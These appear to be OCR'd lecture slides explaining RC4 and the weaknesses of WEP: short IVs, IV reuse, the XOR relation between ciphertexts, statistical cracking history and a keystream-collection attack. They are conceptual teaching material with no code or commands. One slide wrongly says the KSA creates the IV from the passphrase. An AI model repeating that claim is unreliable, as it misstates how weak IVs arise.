
- Most popular stream cipher
  - Simple and fast
  - Commonly used for real-time network traffic encryption
    - SSL, IPSec, WEP

RC4 Encryption Overview

- Two Primary Parts:
  1. KSA initializes secret state S based on key (K)

     Shuffle 256 bytes in array according to pattern driven by key
  2. PRGA generates pseudo-random key stream

     Generate key stream byte then swap bytes in array



KSA - key-scheduling algorithm
PRGA - pseudo-random generation algorithm

RC4 Encryption Overview

- Two Primary Parts:
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



WEP Keys

- Host & AP share semi-permanent symmetric key and appends 24-bit (3-byte) initialization vector (IV)

Secret:	40 bits (5 bytes)	or	104 bits (13 bytes)
IV:	24 bits (3 bytes)		24 bits (3 bytes)
Result:	64-bit key	or	128-bit key


- IV is random sequence generated by transmitting device
  - IV sent as plaintext inside the frame
  - New IV used for each frame
- WEP keys are used for both
  - Authentication
  - Encryption of data

WEP Encryption



ICV – Integrity Check Value - provides data integrity for the frame

802.11 WEP Decryption



IV = Initialization vector
K_{AB} = Shared secret key between Alice and Bob
PRNG = Pseudorandom number generator
CRC-32 = Integrity check value generator (ICV)

Example Encryption / Decryption

	H	e	l	l	o		B	o	b	!
Alice's message:	48	65	6c	6c	6f	20	42	6f	62	21
RC4 key stream:	64	71	31	60	48	60	7C	0C	BF	D7
Ciphertext:	2c	14	5d	0c	27	40	3e	63	dd	f6
RC4 key stream:	64	71	31	60	48	60	7C	0C	BF	D7
Decoded message:	48	65	6c	6c	6f	20	42	6f	62	21
	H	e	l	l	o		B	o	b	!

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Poor Key Management – In General

- Keys unchanged for long periods
- Keys are shared among lots of users
- Keys are passed around and are hard to change
- Widely distributed secrets tend to become public over time
- If device is stolen, all other devices using same key may be compromised

IV Problems

- IV is only 24 bits
  - 2^{24} or 16,777,216 possible IV values
  - Small IV value was chosen since wireless was an emerging technology and heavy cryptographic processing was not feasible for most computer systems
- How is the IV initialized?
  - No guidelines
- How is the IV changed for each frame?
  - Random (track previously used)
- Problem – same IV will be reused eventually

IV Problems

- IV reuse easily detected since IV transmitted in plaintext
- This seemingly large IV space can be depleted quickly
  - Assuming the IV is simply incremented, reuse occurs after

$$\frac{1500\text{ bytes}}{\text{packet}} \times \frac{8\text{ bits}}{1\text{ byte}} \times \frac{1\text{ sec}}{11\text{ Mbits}} \times \frac{1\text{ Mbit}}{10^6\text{ bits}} \times 2^{24}\text{ packets} = 18{,}302\,\text{s} = 5\,\text{hrs}$$

Duplicate IVs

- But wait… it gets better
- Birthday Paradox
  - 0.0000000596% chance 2 consecutive frames have same IV
- Chances of duplicate IVs are:
  - 1% after 582 encrypted frames
  - 10% after 1881 encrypted frames
  - 50% after 4,823 encrypted frames
  - 99% after 12,430 encrypted frames

$$\frac{1500\ \text{bytes}}{\text{packet}} \times \frac{8\ \text{bits}}{1\ \text{byte}} \times \frac{1\ \text{sec}}{11\ \text{Mbits}} \times \frac{1\ \text{Mbit}}{10^6\ \text{bits}} \times 12{,}430\ \text{packets} = 13.56\ \text{seconds}$$

What is a "Weak" IV?

- Key Scheduling Algorithm (KSA) creates an IV for each frame
- Flaw in WEP implementation of RC4 allows "weak" IVs to be generated
  - IVs were created using the passphrase as one of the variables
- Weak IVs reveal info about the key bytes they were derived from
- An attacker will collect enough weak IVs to reveal bytes of the base key

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
WEP Attacks

- Two fundamental types of attacks
  1. Statistical analysis - Passive attacks to decrypt traffic
     - MOST COMMON
  2. "Dictionary"-building or Key Stream Collection attack
     - Create a table containing all possible IVs and corresponding key streams
     - Allows real-time automated decryption of all traffic

- Time required to gather enough wireless traffic depends heavily on network traffic on access point

Cracking WEP -- Statistical Analysis

- 2001 - Borisov, Goldberg, Wagner (BGW) - theory introduced
- 2001 - Fluhrer, Mantin, Shamir (FMS) - tool 4-6M frames
- 2004 – KoreK - Improved performance - tool 500K frames
- 2007 – Pychkine, Tews, Weinmann (PTW) - tool 60-90K frames



Dictionary-Building Attack
Consequences of Repeating an IV

- Assume
  - p = plaintext
  - k = RC4 key stream
  - c = ciphertext

We notice the same IV is used for these two frames

- $c_1 = p_1 \oplus k_1$
- $c_2 = p_2 \oplus k_1$
- $c_1 \oplus c_2 = (p_1 \oplus k_1) \oplus (p_2 \oplus k_1) = p_1 \oplus p_2$
  - XOR cancels out key stream

- Knowing one plaintext will get you the other
  - If I know p_1, I can derive $p_2 = p_1 \oplus (c_1 \oplus c_2)$

We know this

We observed this


Key Stream Collection

IV	Key stream (k_i)
11 22 33	98 7f 3e 4e 22 …
9e 34 5c	66 2e 39 87 11 …

- Trudy causes Alice to encrypt known plaintext p_1 p_2 p_3 p_4 …
- Trudy sniffs traffic and sees: c_i which is p_i XOR k_i
  - Trudy now knows c_i and p_i
  - Can compute $k_i = c_i$ XOR p_i
- Trudy knows encrypting key sequence k_1 k_2 k_3 …
- Next time this IV is used, Trudy can decrypt!
- Trudy can create a table (dictionary) containing all 2^{24} IVs
  - 1500 bytes for each of the 2^{24} possible IVs
  - Would require about 24 GB but …
    - Trudy never needs to know the secret (WEP) key

